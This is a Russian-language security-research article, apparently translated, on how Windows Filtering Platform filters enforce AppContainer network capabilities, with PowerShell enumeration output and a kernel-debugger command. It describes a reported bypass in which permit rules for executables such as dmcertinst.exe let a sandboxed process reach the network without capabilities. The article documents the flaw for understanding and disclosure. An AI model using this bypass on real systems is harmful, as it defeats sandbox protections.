FWPM_CONDITION_ALE_USER_ID          Equal      FirewallTokenInformation
FWPM_CONDITION_ALE_PACKAGE_ID       Equal      S-1-0-0
FWPM_CONDITION_IP_REMOTE_ADDRESS    Equal      142.250.72.196
FWPM_CONDITION_IP_REMOTE_PORT       Equal      80
FWPM_CONDITION_IP_PROTOCOL          Equal      Tcp
FWPM_CONDITION_FLAGS                Equal      None

PS> $fs = Get-FwFilter -Template $template
PS> $fs.Count
2
```

Чтобы задать метаданные, нужно создать шаблон перечисления командой New-FwFilterTemplate. Мы указываем слой Connect IPv4 и запрашиваем сортировку результатов. Использование шаблона с Get-FwFilter возвращает 65 результатов на моей машине.

Затем добавляются метаданные: сначала текущего процесса PowerShell. Это заполняет App ID путём к исполняемому файлу и сведения токена, например ID пользователя и ID пакета AppContainer. После этого добавляются параметры целевого соединения: TCP к www.google.com на порту 80. Наконец, добавляются флаги условий, к которым мы ещё вернёмся.

Новый шаблон оставляет только два фильтра, условия которых совпадают с метаданными. В зависимости от конфигурации число может отличаться, но два фильтра понять гораздо проще, чем 65. Форматирование этих фильтров даёт следующий результат:

```
PS> $fs | Format-FwFilter

Name       : Default Outbound
Action Type: Permit
Key        : 07ba2a96-0364-4759-966d-155007bde926
Id         : 67989
Description: Default Outbound
Layer      : FWPM_LAYER_ALE_AUTH_CONNECT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_FIREWALL
Flags      : None
Weight     : 9223372036854783936
Conditions :

FieldKeyName                         MatchType  Value
------------                         ---------  -----
FWPM_CONDITION_ORIGINAL_PROFILE_ID   Equal      Public
FWPM_CONDITION_CURRENT_PROFILE_ID    Equal      Public

Name       : Default Outbound
Action Type: Permit
Key        : 36da9a47-b57d-434e-9345-0e36809e3f6a
Id         : 67993
Description: Default Outbound
Layer      : FWPM_LAYER_ALE_AUTH_CONNECT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_FIREWALL
Flags      : None
Weight     : 3458764513820540928
```

Оба фильтра разрешают соединение и, судя по именам, служат стандартной страховкой, когда другие фильтры не совпали. Для каждого сетевого профиля можно настроить разные стандартные действия. Здесь по умолчанию исходящий трафик разрешён. Фильтров два, потому что оба совпадают со всеми предоставленными метаданными; если бы был указан профиль, отличный от Public, остался бы один.

Можно ли доказать, что TCP-соединению соответствует именно этот фильтр? К счастью, да: WFP умеет собирать сетевые события брандмауэра. Событие содержит фильтр, разрешивший или отклонивший сетевой запрос, поэтому его можно сравнить с двумя найденными фильтрами. Команда `Get-FwNetEvent` читает текущий кольцевой буфер событий.

```
PS> Set-FwEngineOption -NetEventMatchAnyKeywords ClassifyAllow
PS> $s = [System.Net.Sockets.TcpClient]::new($addr.IPAddress, 80)
PS> Set-FwEngineOption -NetEventMatchAnyKeywords None
PS> $ev_temp = New-FwNetEventTemplate -Condition $template.Conditions
PS> Add-FwCondition $ev_temp -NetEventType ClassifyAllow
PS> Get-FwNetEvent -Template $ev_temp | Format-List

FilterId        : 67989
LayerId         : 48
ReauthReason    : 0
OriginalProfile : Public
CurrentProfile  : Public
MsFwpDirection  : 0
IsLoopback      : False
Type            : ClassifyAllow
Flags           : IpProtocolSet, LocalAddrSet, RemoteAddrSet, ...
Timestamp       : 8/5/2021 11:24:41 AM
IPProtocol      : Tcp
LocalEndpoint   : 10.0.0.101:63046
RemoteEndpoint  : 142.250.72.196:80
ScopeId         : 0
AppId           : \device\harddiskvolume3\windows\system32\wind...
UserId          : S-1-5-21-4266194842-3460360287-487498758-1103
AddressFamily   : Inet
```

```
PackageSid      : S-1-0-0
```

Сначала включается событие `ClassifyAllow`, создаваемое при разрешении запроса брандмауэром. По умолчанию записываются только блокировки через событие `ClassifyDrop`, чтобы небольшой журнал сетевых событий не переполнялся. Затем устанавливается соединение с веб-сервером Google, адрес которого был получен ранее, и создаётся событие. После этого события `ClassifyAllow` снова отключаются, чтобы снизить риск потери нужной записи.

Теперь можно запросить сохранённые события командой `Get-FwNetEvent`. Для ограничения результатов задаётся шаблон, как при запросе фильтров. В данном случае команда `New-FwNetEventTemplate` создаёт шаблон и копирует существующие условия из шаблона фильтра. Затем добавляется условие, совпадающее только с событиями `ClassifyAllow`.

В форматированном результате видно событие соединения с TCP-портом 80. Главное: значение `FilterId` совпадает с полем `Id` первого из двух перечисленных фильтров. Это подтверждает базовое понимание работы фильтрации. Теперь проведём тесты и определим, как ограничения сети AppContainer реализованы через WFP.

Следует отметить, что буфер сетевых событий мал — порядка 30–40 событий в зависимости от нагрузки, — поэтому на загруженном сервере записи могут исчезнуть до запроса. Чтобы не терять события, можно получать их в реальном времени командой `Start-FwNetEventListener`.

Callout-драйверы

Как упоминалось выше, разработчик может реализовать собственную функциональность проверки и изменения сетевого трафика. Её используют разные продукты: от антивирусов, сканирующих трафик на вредоносность, до NPCAP из NMAP для захвата loopback-трафика.

Для настройки callout разработчик должен выполнить два действия. Во-первых, зарегистрировать функции обратного вызова через API `FwpmCalloutRegister` в драйвере ядра. Во-вторых, создать фильтр для использования callout, указав GUID `providerContextKey` и один из типов действий, вызывающих callout.

Список зарегистрированных callout можно запросить из пользовательского режима через API `FwpmCalloutEnum0`. В моём модуле он доступен через команду `Get-FwCallout`.

```
PS> Get-FwCallout | Sort CalloutId | Select CalloutId, KeyName

CalloutId  KeyName
---------  -------
1          FWPM_CALLOUT_IPSEC_INBOUND_TRANSPORT_V4
2          FWPM_CALLOUT_IPSEC_INBOUND_TRANSPORT_V6
3          FWPM_CALLOUT_IPSEC_OUTBOUND_TRANSPORT_V4
4          FWPM_CALLOUT_IPSEC_OUTBOUND_TRANSPORT_V6
5          FWPM_CALLOUT_IPSEC_INBOUND_TUNNEL_V4
6          FWPM_CALLOUT_IPSEC_INBOUND_TUNNEL_V6
...
```

В выводе callout перечислены по числовым ID. Номер ID является ключом к поиску функций обратного вызова в ядре. Способа напрямую перечислить адреса функций callout, по крайней мере из пользовательского режима, похоже, нет. Эта статья показывает базовый метод извлечения функций через отладчик ядра, хотя немного устарела.

Драйвер NETIO хранит все зарегистрированные обратные вызовы в большом массиве, индексом которого служит ID callout. Чтобы найти конкретный callout, определите базу массива по описанию в статье, а затем вычислите смещение из размера одной структуры и индекса. Например, в Windows 10 21H1 x64 следующая команда выводит функцию classify callout. Замените `N` на ID callout;

магические числа `198` и `50` — смещение в глобальной таблице данных `gWfpGlobal` и размер записи callout, которые можно определить анализом кода.

```
0: kd> ln poi(poi(poi(NETIO!gWfpGlobal)+198)+(50*N)+10)
```

В режиме ядра NETIO экспортирует недокументированную функцию `KfdGetRefCallout` и соответствующую `KfdDeRefCallout` для уменьшения ссылки. Она возвращает указатель на внутреннюю структуру callout по ID и избавляет от извлечения смещений из дизассемблированного кода.


Сетевые ограничения AppContainer

Основы сетевого доступа из песочницы AppContainer документированы Microsoft. В частности, lowbox-токен песочницы должен иметь одну или несколько включённых capabilities, предоставляющих сетевой доступ. Таких возможностей три:

- `internetClient` — клиентский доступ к интернету.
- `internetClientServer` — клиентский и серверный доступ к интернету.
- `privateNetworkClientServer` — клиентский и серверный доступ к локальным частным сетям.

Клиентские capabilities

Практически все приложения Windows Store получают capability `internetClient`, поскольку доступ к интернету сегодня нужен всем. Даже встроенный калькулятор имеет её — предположительно, чтобы вы могли оставить отзыв о том, насколько он великолепен.



Однако это не должно разрешать работу сетевым сервером: для неё требуется `internetClientServer`. Обратите внимание, что Windows по умолчанию блокирует входящие соединения, поэтому даже серверная capability не гарантирует их приём. Последняя возможность, `privateNetworkClientServer`, предоставляет клиентский и серверный доступ к частным сетям. Что считается интернетом, а что частной сетью, не вполне очевидно; надеюсь, это выяснится из конфигурации брандмауэра.

```
PS> $token = Get-NtToken -LowBox -PackageSid TEST
PS> $addr = Resolve-DnsName "www.google.com" -Type A
PS> $sock = Invoke-NtToken $token {
>>   [System.Net.Sockets.TcpClient]::new($addr.IPAddress, 80)
>> }
Exception calling ".ctor" with "2" argument(s): "An attempt was made to
access a socket in a way forbidden by its access permissions 216.58.194.164:80"

PS> $template = New-FwNetEventTemplate
PS> Add-FwCondition $template -IPAddress $addr.IPAddress -Port 80
PS> Add-FwCondition $template -NetEventType ClassifyDrop
```

```
PS> Get-FwNetEvent -Template $template | Format-List

FilterId        : 71079
LayerId         : 48
ReauthReason    : 0
...

PS> Get-FwFilter -Id 71079 | Format-FwFilter

Name       : Block Outbound Default Rule
Action Type: Block
Key        : fb8f5cab-1a15-4616-b63f-4a0d89e527f8
Id         : 71079
Description: Block Outbound Default Rule
Layer      : FWPM_LAYER_ALE_AUTH_CONNECT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : None
Weight     : 274877906944
Conditions :

FieldKeyName                        MatchType  Value
------------                        ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID       NotEqual   NULL SID
```

Сначала создаётся lowbox-токен для проверки доступа AppContainer. В этом примере токен не получает capabilities, поэтому соединение должно завершиться ошибкой. Затем при impersonation lowbox-токена создаётся сокет `TcpClient`, и соединение немедленно блокируется с ошибкой.

После этого мы получаем сетевое событие запроса соединения, чтобы определить блокирующий фильтр. Форматирование фильтра из события показывает «Block Outbound Default Rule». Он блокирует любое сетевое соединение AppContainer на основании условия `FWPM_CONDITION_ALE_PACKAGE_ID`, если его не разрешили фильтры брандмауэра с более высоким приоритетом.

Как и ранее встречавшийся «Default Outbound», это страховочный фильтр на случай отсутствия других совпадений. Но здесь действие по умолчанию — блокировка, а не разрешение. Также обратите внимание на имя подслоя. «Block Outbound Default Rule» находится в `MICROSOFT_DEFENDER_SUBLAYER_WSH`, используемом для встроенных фильтров, которые напрямую не видны в конфигурации брандмауэра Защитника. «Default Outbound» находится в `MICROSOFT_DEFENDER_SUBLAYER_FIREWALL` — подслое с меньшим приоритетом по весу, который из-за вышестоящей блокировки уже не будет оцениваться.

Итак, мы знаем, как соединения блокируются. Следовательно, в подслое `MICROSOFT_DEFENDER_SUBLAYER_WSH` должен быть фильтр с более высоким приоритетом, разрешающий соединение. Можно вернуться к ручному анализу, но проще посмотреть, какой фильтр совпадёт в сетевом событии после предоставления capability `internetClient`.


```
PS> $cap = Get-NtSid -KnownSid CapabilityInternetClient
PS> $token = Get-NtToken -LowBox -PackageSid TEST -CapabilitySid $cap
PS> Set-FwEngineOption -NetEventMatchAnyKeywords ClassifyAllow
PS> $sock = Invoke-NtToken $token {
>>   [System.Net.Sockets.TcpClient]::new($addr.IPAddress, 80)
>> }
PS> Set-FwEngineOption -NetEventMatchAnyKeywords None
PS> $template = New-FwNetEventTemplate
PS> Add-FwCondition $template -IPAddress $addr.IPAddress -Port 80
PS> Add-FwCondition $template -NetEventType ClassifyAllow
PS> Get-FwNetEvent -Template $template | Format-List

FilterId        : 71075
LayerId         : 48
ReauthReason    : 0
...

PS> Get-FwFilter -Id 71075 | Format-FwFilter
```

```
Name       : InternetClient Default Rule
Action Type: Permit
Key        : 406568a7-a949-410d-adbb-2642ec3e8653
Id         : 71075
Description: InternetClient Default Rule
Layer      : FWPM_LAYER_ALE_AUTH_CONNECT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : None
Weight     : 412316868544
Conditions :

FieldKeyName                        MatchType  Value
------------                        ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID       NotEqual   NULL SID
FWPM_CONDITION_IP_REMOTE_ADDRESS    Range      Low: 0.0.0.0 High: 255.255.255.255
FWPM_CONDITION_ORIGINAL_PROFILE_ID  Equal      Public
FWPM_CONDITION_CURRENT_PROFILE_ID   Equal      Public
FWPM_CONDITION_ALE_USER_ID          Equal      O:LSD:(A;;CC;;;S-1-15-3-1)(A;;CC;;;WD)(A;;CC;;;AN)
```

В этом примере создаётся новый токен с тем же SID пакета и capability `internetClient`. Теперь создание сокета не вызывает ошибку и соединение разрешается. Событие `ClassifyAllow` показывает совпадение фильтра «InternetClient Default Rule».

Из условий видно, что фильтр совпадает только тогда, когда создатель сокета находится в AppContainer, согласно `FWPM_CONDITION_ALE_PACKAGE_ID`. `FWPM_CONDITION_ALE_USER_ID` также гарантирует, что у создателя есть capability `internetClient` с SID `S-1-15-3-1` в формате SDDL. Именно этот фильтр предоставляет сетевой доступ.

Странность видна в условии `FWPM_CONDITION_IP_REMOTE_ADDRESS`: оно соответствует всем возможным адресам IPv4. Разве адреса нашей локальной «частной» сети не должны быть исключены? По меньшей мере можно ожидать блокировки зарезервированных диапазонов IP из RFC1918. Ключ к пониманию — оба условия ID профиля, равные Public. Компьютер, на котором выполняются команды, имеет единственный сетевой интерфейс с публичным профилем:



Поэтому брандмауэр обрабатывает все сетевые адреса в одном контексте и capability `internetClient` предоставляет доступ к любому адресу, включая локальную «частную» сеть. Это может оказаться неожиданным. Более того, перечисление всех фильтров машины не покажет ни одного фильтра для capability `privateNetworkClientServer`, и её использование не предоставит доступ ни к одному сетевому ресурсу.

Если переключить сетевой профиль на Private, появятся три фильтра «InternetClient Default Rule». В Windows 11 будет только один, поскольку там три правила объединяются через упомянутую выше возможность OR для условий.

```
Name       : InternetClient Default Rule
```

```
Action Type: Permit
...
FieldKeyName                          MatchType  Value
------------                          ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID         NotEqual   NULL SID
FWPM_CONDITION_IP_REMOTE_ADDRESS      Range      Low: 0.0.0.0 High: 10.0.0.0
FWPM_CONDITION_ORIGINAL_PROFILE_ID    Equal      Private
FWPM_CONDITION_CURRENT_PROFILE_ID     Equal      Private
...

Name       : InternetClient Default Rule
Action Type: Permit
Conditions :
FieldKeyName                          MatchType  Value
------------                          ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID         NotEqual   NULL SID
FWPM_CONDITION_IP_REMOTE_ADDRESS      Range      Low: 239.255.255.255 High: 255.255.255.255
...

Name       : InternetClient Default Rule
Action Type: Permit
...
Conditions :
FieldKeyName                          MatchType  Value
------------                          ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID         NotEqual   NULL SID
FWPM_CONDITION_IP_REMOTE_ADDRESS      Range      Low: 10.255.255.255 High: 224.0.0.0
...
```

Как видно из первого фильтра, он охватывает адреса от `0.0.0.0` до `10.0.0.0`. Частная сеть машины — `10.0.0.0/8`. ID профилей теперь также равны Private. Два других фильтра исключают всю сеть `10.0.0.0/8` и адреса групп multicast от `224.0.0.0` до `240.0.0.0`.

Условия ID профиля важны при наличии нескольких сетевых интерфейсов. Например, для двух интерфейсов, Public и Private, будет один фильтр публичной сети, охватывающий весь диапазон IP, и три фильтра частной, исключающие адреса частной сети. Публичный фильтр не совпадёт, если трафик отправляется через частный интерфейс, и приложение без нужной capability не получит доступа к частной сети.


Теперь можно определить фильтр capability частной сети. Их два: для диапазона частной сети и диапазона multicast. Покажем один.

```
Name       : PrivateNetwork Outbound Default Rule
Action Type: Permit
Key        : e0194c63-c9e4-42a5-bbd4-06d90532d5e6
Id         : 71640
Description: PrivateNetwork Outbound Default Rule
Layer      : FWPM_LAYER_ALE_AUTH_CONNECT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : None
Weight     : 36029209335832512
Conditions :

FieldKeyName                          MatchType  Value
------------                          ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID         NotEqual   NULL SID
FWPM_CONDITION_IP_REMOTE_ADDRESS      Range      Low: 10.0.0.0 High: 10.255.255.255
FWPM_CONDITION_ORIGINAL_PROFILE_ID    Equal      Private
FWPM_CONDITION_CURRENT_PROFILE_ID     Equal      Private
FWPM_CONDITION_ALE_USER_ID            Equal      O:LSD:(A;;CC;;;S-1-15-3-3)(A;;CC;;;WD)(A;;CC;;;AN)
```

Из условия `FWPM_CONDITION_ALE_USER_ID` видно, что соединение разрешается при наличии у создателя capability `privateNetworkClientServer`, соответствующей `S-1-15-3-3` в SDDL.

Есть некоторая ирония в том, что профиль Public, вероятно, рекомендуется даже в собственной частной сети — Windows 11 явно показывает такую рекомендацию ниже, — поскольку он должен сокращать поверхность атаки устройства со стороны других участников сети. Однако

компрометация приложения AppContainer с capability `internetClient` открывает доступ к частной сети там, где профиль Private этого не допустил бы.



Отступление: можно задаться вопросом, что произойдёт, если сетевой интерфейс отмечен как Private, приложение AppContainer имеет только `internetClient`, а DNS-сервером служит локальный маршрутизатор `10.0.0.1`. Разве DNS-запросы приложения не будут заблокированы? В Windows обычно постоянно работает служба DNS-клиента. Именно она отправляет DNS-запросы от имени приложений, позволяя кешировать результаты. RPC-сервер службы разрешает подключаться вызывающим сторонам с любой из трёх сетевых capabilities и выполнять DNS-запросы, что устраняет проблему. Если служба отключена, начинают использоваться DNS-запросы внутри процесса, что в зависимости от конфигурации сети может вызвать странные проблемы разрешения имён.

Теперь понятно, как зарегистрированная мной в Microsoft проблема 2207 обходит требования capabilities. Если в подслое `MICROSOFT_DEFENDER_SUBLAYER_WSH` исходящего соединения перед фильтром «Block Outbound Default Rule» оцениваются разрешающие фильтры, можно обойти необходимость capabilities.

```
PS> Get-FwFilter -AleLayer ConnectV4 -Sorted |
>>   Where-Object SubLayerKeyName -eq MICROSOFT_DEFENDER_SUBLAYER_WSH |
>>   Select-Object ActionType, Name
...
Permit  Allow outbound TCP traffic from dmcertinst.exe
Permit  Allow outbound TCP traffic from omadmclient.exe
Permit  Allow outbound TCP traffic from deviceenroller.exe
Permit  InternetClient Default Rule
Permit  InternetClientServer Outbound Default Rule
Block   Block all outbound traffic from SearchFilterHost
Block   Block outbound traffic from dmcertinst.exe
Block   Block outbound traffic from omadmclient.exe
Block   Block outbound traffic from deviceenroller.exe
Block   Block Outbound Default Rule
Block   WSH Default Outbound Block

PS> Get-FwFilter -Id 72753 | Format-FwFilter

Name       : Allow outbound TCP traffic from dmcertinst.exe
Action Type: Permit
Key        : 5237f74f-6346-4038-a48d-4b779f862e65
Id         : 72753
Description:
Layer      : FWPM_LAYER_ALE_AUTH_CONNECT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : Indexed
Weight     : 422487342972928
Conditions :

FieldKeyName                MatchType  Value
------------                ---------  -----
```

```
FWPM_CONDITION_ALE_APP_ID    Equal      \device\harddiskvolume3\windows\system32\dmcertinst.exe
FWPM_CONDITION_IP_PROTOCOL   Equal      Tcp
```

Как видно из вывода, перед «Block Outbound Default Rule» находится немало разрешающих фильтров; разумеется, я также сократил список. Фильтр «Allow outbound TCP traffic from dmcertinst.exe» сопоставляет только App ID и протокол IP. Поскольку в нём нет проверок, специфичных для AppContainer, любые сокеты, созданные в контексте процесса `dmcertinst`, получают разрешение на TCP-соединения.

После совпадения «Allow outbound TCP traffic from dmcertinst.exe» оценка подслоя завершается и до «Block Outbound Default Rule» не доходит. Эксплуатация тривиальна, если процессу AppContainer разрешено создавать новые процессы, а по умолчанию это разрешено.

Серверные capabilities

Как работает capability `internetClientServer`? Во-первых, существует второй набор исходящих фильтров для этой capability с теми же сетевыми адресами, что у базовой `internetClient`. Единственное различие — условие `FWPM_CONDITION_ALE_USER_ID` проверяет capability `internetClientServer` (`S-1-15-3-2`). Для входящих соединений фильтр находится в слое `FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4`.

```
PS> Get-FwFilter -AleLayer RecvAcceptV4 -Sorted |
>>   Where-Object Name -Match InternetClientServer |
>>   Format-FwFilter

Name       : InternetClientServer Inbound Default Rule
Action Type: Permit
Key        : 45c5f1d5-6ad2-4a2a-a605-4cab7d4fb257
Id         : 72470
Description: InternetClientServer Inbound Default Rule
Layer      : FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_WSH
Flags      : None
Weight     : 824633728960
Conditions :

FieldKeyName                        MatchType  Value
------------                        ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID       NotEqual   NULL SID
FWPM_CONDITION_IP_REMOTE_ADDRESS    Range      Low: 0.0.0.0 High: 255.255.255.255
FWPM_CONDITION_ORIGINAL_PROFILE_ID  Equal      Public
FWPM_CONDITION_CURRENT_PROFILE_ID   Equal      Public
FWPM_CONDITION_ALE_USER_ID          Equal      O:LSD:(A;;CC;;;S-1-15-3-2)(A;;CC;;;WD)(A;;CC;;;AN)
```

Пример показывает фильтр публичного сетевого интерфейса, предоставляющий приложению AppContainer возможность принимать сетевые соединения. Но разрешение действует, только если создатель сокета имеет capability `internetClientServer`. Для частной сети существуют похожие правила, если интерфейс отмечен как Private, однако они предоставляют доступ только с capability `privateNetworkClientServer`.

Как уже говорилось, наличие одной из capabilities ещё не означает, что приложение может принимать сетевые соединения. Стандартная конфигурация блокирует входящее соединение. Однако при установке приложения UWP, которому нужна одна из двух серверных capabilities, служба установки AppX регистрирует профиль AppContainer в службе брандмауэра Защитника Windows. Это добавляет фильтр, разрешающий пакету AppContainer принимать входящие соединения. Например, следующий фильтр относится к обычно предустановленному приложению Microsoft Photos:

```
PS> Get-FwFilter -Id 68299 |
>>   Format-FwFilter -FormatSecurityDescriptor -Summary
Name       : @{Microsoft.Windows.Photos_2021...
```

```
Action Type: Permit
Key        : 7b51c091-ed5f-42c7-a2b2-ce70d777cdea
Id         : 68299
Description: @{Microsoft.Windows.Photos_2021...
Layer      : FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4
Sub Layer  : MICROSOFT_DEFENDER_SUBLAYER_FIREWALL
Flags      : Indexed
Weight     : 10376294366095343616
Conditions :

FieldKeyName                    MatchType  Value
------------                    ---------  -----
FWPM_CONDITION_ALE_PACKAGE_ID   Equal      microsoft.windows.photos_8wekyb3d8bbwe
FWPM_CONDITION_ALE_USER_ID      Equal      O:SYG:SYD:(A;;CCRC;;;S-1-5-21-3563698930-1433966124...

<Owner> (Defaulted) : NT AUTHORITY\SYSTEM
<Group> (Defaulted) : NT AUTHORITY\SYSTEM
<DACL>
DOMAIN\alice: (Allowed)(None)(Full Access)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:...
APPLICATION PACKAGE AUTHORITY\Your Internet connection:...
APPLICATION PACKAGE AUTHORITY\Your Internet connection,...
APPLICATION PACKAGE AUTHORITY\Your home or work networks:...
NAMED CAPABILITIES\Proximity: (Allowed)(None)(Full Access)
```

Фильтр проверяет только совпадение SID пакета и принадлежность создателя сокета конкретному пользователю в AppContainer. Обратите внимание: правило не проверяет исполняемый файл, удалённый IP-адрес, порт или ID профиля. Получив серверную capability, установленное приложение AppContainer может через брандмауэр работать сервером для любого типа трафика и порта.

